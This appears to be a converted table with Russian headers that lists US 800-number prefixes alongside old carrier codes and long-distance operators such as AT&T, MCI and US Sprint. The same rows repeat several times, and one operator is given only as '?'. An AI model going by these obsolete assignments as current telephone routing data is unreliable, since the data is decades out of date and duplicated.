| 342 | ATX | AT&T-C                                       |
| 343 | ATX | AT&T-C                                       |
| 344 | ATX | AT&T-C                                       |
| 345 | ATX | AT&T-C                                       |
| 346 | ATX | AT&T-C                                       |
| 347 | UTC | US TELCOM, INC./US SPRINT                    |
| 348 | ATX | AT&T-C                                       |
| 349 | DCT | DIRECT COMMUNICATIONS,<br>INC.               |
| 350 | CSY | COM SYSTEMS                                  |
| 351 | ATX | AT&T-C                                       |
| 352 | ATX | AT&T-C                                       |
| 353 | SCH | SCHNEIDER<br>COMMUNICATIONS                  |
| 354 | ATX | AT&T-C                                       |
| 355 | ATZ | ATX-COMMUNICATIONS                           |
| 356 | ATX | AT&T-C                                       |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                         |
| 358 | ATX | AT&T-C                                       |
| 359 | UTC | US TELCOM, INC./US SPRINT                    |
| 360 | CWV | ?                                            |
| 361 | CAN | TELCOM CANADA                                |
| 362 | ATX | AT&T-C                                       |
| 363 | CAN | TELCOM CANADA                                |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |
| 378 | NTP | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                           |
| 381 | LMI | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX | AT&T-C                                      |
| 383 | TDD | MCI / TELECONNECT                           |
| 384 | FDT | FRIEND TECHNOLOGIES                         |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ | TELECABLE CORPORATION                       |

|     |      |                                          |
|-----|------|------------------------------------------|
| 387 | CAN  | TELCOM CANADA                            |
| 388 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 390 | EBR  | ECONO-CALL                               |
| 392 | ATX  | AT&T-C                                   |
| 393 | EXF  | PIONEER TELEPHONE /EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 396 | BOA  | BANK OF AMERICA                          |
| 397 | TDD  | MCI / TELECONNECT                        |
| 399 | ARZ  | AMERICALL CORPORATION (CA)               |
| 402 | RCCP | RADIO COMMON CARRIER PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST FLORIDA                 |
| 421 | ATX  | AT&T-C                                   |
| 422 | ATX  | AT&T-C                                   |
| 423 | ATX  | AT&T-C                                   |
| 424 | ATX  | AT&T-C                                   |
| 425 | TTH  | TELE TECH, INC.                          |
| 426 | ATX  | AT&T-C                                   |
| 427 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER   |
| 428 | ATX  | AT&T-C                                   |
| 429 | TRF  | T-TEL                                    |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |
| 455 | LDG  | LDD, INC.                                 |

|     |      |                                    |
|-----|------|------------------------------------|
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                        |
|---------|------|---------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING     |
| 212     | RCCP | RADIO COMMON CARRIER PAGING     |
| 213     | 9348 | CINCINNATI BELL TELEPHONE       |
| 220     | ATZ  | ATX-COMMUNICATIONS              |
| 221     | ATX  | AT&T-C                          |
| 222     | ATX  | AT&T-C                          |
| 223     | ATX  | AT&T-C                          |
| 224     | LDL  | LONG DISTANCE FOR LESS          |
| 225     | ATX  | AT&T-C                          |
| 226     | ATL  | ATC                             |
| 227     | ATX  | AT&T-C                          |
| 228     | ATX  | AT&T-C                          |
| 229     | TDX  | CABLE & WIRELESS COMMUNICATIONS |
| 230     | NTK  | NETWORK TELEMANAGEMENT SERVICES |

|     |      |                                        |
|-----|------|----------------------------------------|
| 231 | ATX  | AT&T-C                                 |
| 232 | ATX  | AT&T-C                                 |
| 233 | ATX  | AT&T-C                                 |
| 234 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 235 | ATX  | AT&T-C                                 |
| 236 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                 |
| 238 | ATX  | AT&T-C                                 |
| 239 | DLT  | DELTA COMMUNICATIONS, INC.             |
| 240 | SIR  | SOUTHERN INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                 |
| 242 | ATX  | AT&T-C                                 |
| 243 | ATX  | AT&T-C                                 |
| 244 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                 |
| 246 | 9553 | SOUTHWESTERN BELL                      |
| 247 | ATX  | AT&T-C                                 |
| 248 | ATX  | AT&T-C                                 |
| 249 | LWC  | LASSMAN-WEBER COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                 |
| 252 | ATX  | AT&T-C                                 |
| 253 | ATX  | AT&T-C                                 |
| 254 | TTU  | TOTAL-TEL USA                          |
| 255 | ATX  | AT&T-C                                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET,<br>INC.          |
| 279 | MAL  | MIDAMERICAN                               |

|     |      |                                        |
|-----|------|----------------------------------------|
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |
| 298 | CNO  | COMTEL OF NEW ORLEANS                  |
| 299 | ATL  | ATC                                    |
| 302 | RCCP | RADIO COMMON CARRIER PAGING            |
| 312 | RCCP | RADIO COMMON CARRIER PAGING            |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION     |
| 321 | ATX  | AT&T-C                                 |
| 322 | ATX  | AT&T-C                                 |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 323 | ATX  | AT&T-C                                       |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC.  |
| 325 | ATX  | AT&T-C                                       |
| 326 | UTC  | US TELCOM, INC./US SPRINT                    |
| 327 | ATX  | AT&T-C                                       |
| 328 | ATX  | AT&T-C                                       |
| 329 | ATL  | ATC                                          |
| 330 | ATL  | ATC                                          |
| 331 | ATX  | AT&T-C                                       |
| 332 | ATX  | AT&T-C                                       |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION        |
| 334 | ATX  | AT&T-C                                       |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 336 | ATX  | AT&T-C                                       |
| 337 | FDR  | FIRST DATA RESOURCES                         |
| 338 | ATX  | AT&T-C                                       |
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |
| 345 | ATX  | AT&T-C                                       |
| 346 | ATX  | AT&T-C                                       |

|     |     |                                          |
|-----|-----|------------------------------------------|
| 347 | UTC | US TELCOM, INC./US SPRINT                |
| 348 | ATX | AT&T-C                                   |
| 349 | DCT | DIRECT COMMUNICATIONS, INC.              |
| 350 | CSY | COM SYSTEMS                              |
| 351 | ATX | AT&T-C                                   |
| 352 | ATX | AT&T-C                                   |
| 353 | SCH | SCHNEIDER COMMUNICATIONS                 |
| 354 | ATX | AT&T-C                                   |
| 355 | ATZ | ATX-COMMUNICATIONS                       |
| 356 | ATX | AT&T-C                                   |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                     |
| 358 | ATX | AT&T-C                                   |
| 359 | UTC | US TELCOM, INC./US SPRINT                |
| 360 | CWV | ?                                        |
| 361 | CAN | TELCOM CANADA                            |
| 362 | ATX | AT&T-C                                   |
| 363 | CAN | TELCOM CANADA                            |
| 364 | HNI | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                |
| 367 | ATX | AT&T-C                                   |
| 368 | ATX | AT&T-C                                   |
| 369 | TDD | MCI / TELECONNECT                        |
| 370 | TDD | MCI / TELECONNECT                        |
| 372 | ATX | AT&T-C                                   |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |
| 378 | NTP | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                           |
| 381 | LMI | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX | AT&T-C                                      |
| 383 | TDD | MCI / TELECONNECT                           |
| 384 | FDT | FRIEND TECHNOLOGIES                         |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ | TELECABLE CORPORATION                       |
| 387 | CAN | TELCOM CANADA                               |
| 388 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 390 | EBR | ECONO-CALL                                  |
| 392 | ATX | AT&T-C                                      |
| 393 | EXF | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 396 | BOA  | BANK OF AMERICA                           |
| 397 | TDD  | MCI / TELECONNECT                         |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)             |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING            |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING            |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA               |
| 421 | ATX  | AT&T-C                                    |
| 422 | ATX  | AT&T-C                                    |
| 423 | ATX  | AT&T-C                                    |
| 424 | ATX  | AT&T-C                                    |
| 425 | TTH  | TELE TECH, INC.                           |
| 426 | ATX  | AT&T-C                                    |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                    |
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|         |      |                                    |
|---------|------|------------------------------------|
| 440     | TXN  | TEX-NET                            |
| 441     | ATX  | AT&T-C                             |
| 442     | ATX  | AT&T-C                             |
| 443     | ATX  | AT&T-C                             |
| 444     | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 445     | ATX  | AT&T-C                             |
| 446     | ATX  | AT&T-C                             |
| 447     | ATX  | AT&T-C                             |
| 448     | ATX  | AT&T-C                             |
| 449     | UTD  | UNITED TELCO / TELAMAR             |
| 450     | USL  | US LINK LONG DISTANCE              |
| 451     | ATX  | AT&T-C                             |
| 452     | ATX  | AT&T-C                             |
| 453     | ATX  | AT&T-C                             |
| 454     | ALN  | ALLNET COMMUNICATIONS SERVICES     |
| 455     | LDG  | LDD, INC.                          |
| 456     | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457     | ATX  | AT&T-C                             |
| 458     | ATX  | AT&T-C                             |
| 459     | 9631 | NORTHWEST BELL                     |
| 460     | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461     | CAN  | TELCOM CANADA                      |
| 462     | ATX  | AT&T-C                             |
| Префикс | Код  | Оператор                           |

|     |      |                                       |
|-----|------|---------------------------------------|
| 202 | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 212 | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 213 | 9348 | CINCINNATI BELL<br>TELEPHONE          |
| 220 | ATZ  | ATX-COMMUNICATIONS                    |
| 221 | ATX  | AT&T-C                                |
| 222 | ATX  | AT&T-C                                |
| 223 | ATX  | AT&T-C                                |
| 224 | LDL  | LONG DISTANCE FOR LESS                |
| 225 | ATX  | AT&T-C                                |
| 226 | ATL  | ATC                                   |
| 227 | ATX  | AT&T-C                                |
| 228 | ATX  | AT&T-C                                |
| 229 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS    |
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES |
| 231 | ATX  | AT&T-C                                |
| 232 | ATX  | AT&T-C                                |
| 233 | ATX  | AT&T-C                                |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION |
| 235 | ATX  | AT&T-C                                |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS           |
| 237 | ATX  | AT&T-C                                |
| 238 | ATX  | AT&T-C                                |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET,<br>INC.          |
| 279 | MAL  | MIDAMERICAN                               |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                   |
| 282 | ATX  | AT&T-C                                    |
| 283 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND<br>TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|     |      |                                          |
|-----|------|------------------------------------------|
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 292 | ATX  | AT&T-C                                   |
| 293 | PRO  | PROTO-COL                                |
| 294 | FDC  | AFFORD A CALL                            |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION            |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.              |
| 297 | ARE  | AMERICAN EXPRESS TRS                     |
| 298 | CNO  | COMTEL OF NEW ORLEANS                    |
| 299 | ATL  | ATC                                      |
| 302 | RCCP | RADIO COMMON CARRIER PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION       |
| 321 | ATX  | AT&T-C                                   |
| 322 | ATX  | AT&T-C                                   |
| 323 | ATX  | AT&T-C                                   |
| 324 | HNI  | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                   |
| 326 | UTC  | US TELCOM, INC./US SPRINT                |
| 327 | ATX  | AT&T-C                                   |
| 328 | ATX  | AT&T-C                                   |
| 329 | ATL  | ATC                                      |
| 330 | ATL  | ATC                                      |

|     |      |                                        |
|-----|------|----------------------------------------|
| 331 | ATX  | AT&T-C                                 |
| 332 | ATX  | AT&T-C                                 |
| 333 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 334 | ATX  | AT&T-C                                 |
| 335 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 336 | ATX  | AT&T-C                                 |
| 337 | FDR  | FIRST DATA RESOURCES                   |
| 338 | ATX  | AT&T-C                                 |
| 339 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 340 | FFM  | FIRST FINANCIAL MANAGEMENT CORPORATION |
| 341 | ATX  | AT&T-C                                 |
| 342 | ATX  | AT&T-C                                 |
| 343 | ATX  | AT&T-C                                 |
| 344 | ATX  | AT&T-C                                 |
| 345 | ATX  | AT&T-C                                 |
| 346 | ATX  | AT&T-C                                 |
| 347 | UTC  | US TELCOM, INC./US SPRINT              |
| 348 | ATX  | AT&T-C                                 |
| 349 | DCT  | DIRECT COMMUNICATIONS, INC.            |
| 350 | CSY  | COM SYSTEMS                            |
| 351 | ATX  | AT&T-C                                 |
| 352 | ATX  | AT&T-C                                 |
| 353 | SCH  | SCHNEIDER COMMUNICATIONS               |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 354 | ATX | AT&T-C                                      |
| 355 | ATZ | ATX-COMMUNICATIONS                          |
| 356 | ATX | AT&T-C                                      |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                        |
| 358 | ATX | AT&T-C                                      |
| 359 | UTC | US TELCOM, INC./US SPRINT                   |
| 360 | CWV | ?                                           |
| 361 | CAN | TELCOM CANADA                               |
| 362 | ATX | AT&T-C                                      |
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 378 | NTP  | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI  | EASTERN MICROWAVE                           |
| 381 | LMI  | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX  | AT&T-C                                      |
| 383 | TDD  | MCI / TELECONNECT                           |
| 384 | FDT  | FRIEND TECHNOLOGIES                         |
| 385 | CAB  | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 421 | ATX  | AT&T-C                                    |
| 422 | ATX  | AT&T-C                                    |
| 423 | ATX  | AT&T-C                                    |
| 424 | ATX  | AT&T-C                                    |
| 425 | TTH  | TELE TECH, INC.                           |
| 426 | ATX  | AT&T-C                                    |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                    |
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |

|     |      |                                    |
|-----|------|------------------------------------|
| 447 | ATX  | AT&T-C                             |
| 448 | ATX  | AT&T-C                             |
| 449 | UTD  | UNITED TELCO / TELAMAR             |
| 450 | USL  | US LINK LONG DISTANCE              |
| 451 | ATX  | AT&T-C                             |
| 452 | ATX  | AT&T-C                             |
| 453 | ATX  | AT&T-C                             |
| 454 | ALN  | ALLNET COMMUNICATIONS SERVICES     |
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                    |
|---------|------|-----------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING |
| 212     | RCCP | RADIO COMMON CARRIER PAGING |
| 213     | 9348 | CINCINNATI BELL TELEPHONE   |
| 220     | ATZ  | ATX-COMMUNICATIONS          |
| 221     | ATX  | AT&T-C                      |
| 222     | ATX  | AT&T-C                      |
| 223     | ATX  | AT&T-C                      |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 224 | LDL  | LONG DISTANCE FOR LESS                    |
| 225 | ATX  | AT&T-C                                    |
| 226 | ATL  | ATC                                       |
| 227 | ATX  | AT&T-C                                    |
| 228 | ATX  | AT&T-C                                    |
| 229 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS        |
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |

|     |      |                                     |
|-----|------|-------------------------------------|
| 247 | ATX  | AT&T-C                              |
| 248 | ATX  | AT&T-C                              |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS     |
| 251 | ATX  | AT&T-C                              |
| 252 | ATX  | AT&T-C                              |
| 253 | ATX  | AT&T-C                              |
| 254 | TTU  | TOTAL-TEL USA                       |
| 255 | ATX  | AT&T-C                              |
| 256 | LSI  | LONG DISTANCE SAVERS                |
| 257 | ATX  | AT&T-C                              |
| 258 | ATX  | AT&T-C                              |
| 259 | LSI  | LONG DISTANCE SAVERS                |
| 260 | COK  | COM-LINK21                          |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS         |
| 262 | ATX  | AT&T-C                              |
| 263 | CAN  | TELCOM CANADA                       |
| 264 | LDD  | LDDS COMMUNICATIONS                 |
| 265 | CAN  | TELCOM CANADA                       |
| 266 | CSY  | COM SYSTEMS                         |
| 267 | CAN  | TELCOM CANADA                       |
| 268 | CAN  | TELCOM CANADA                       |
| 269 | FDG  | FIRST DIGITAL NETWORK               |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS          |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3 |
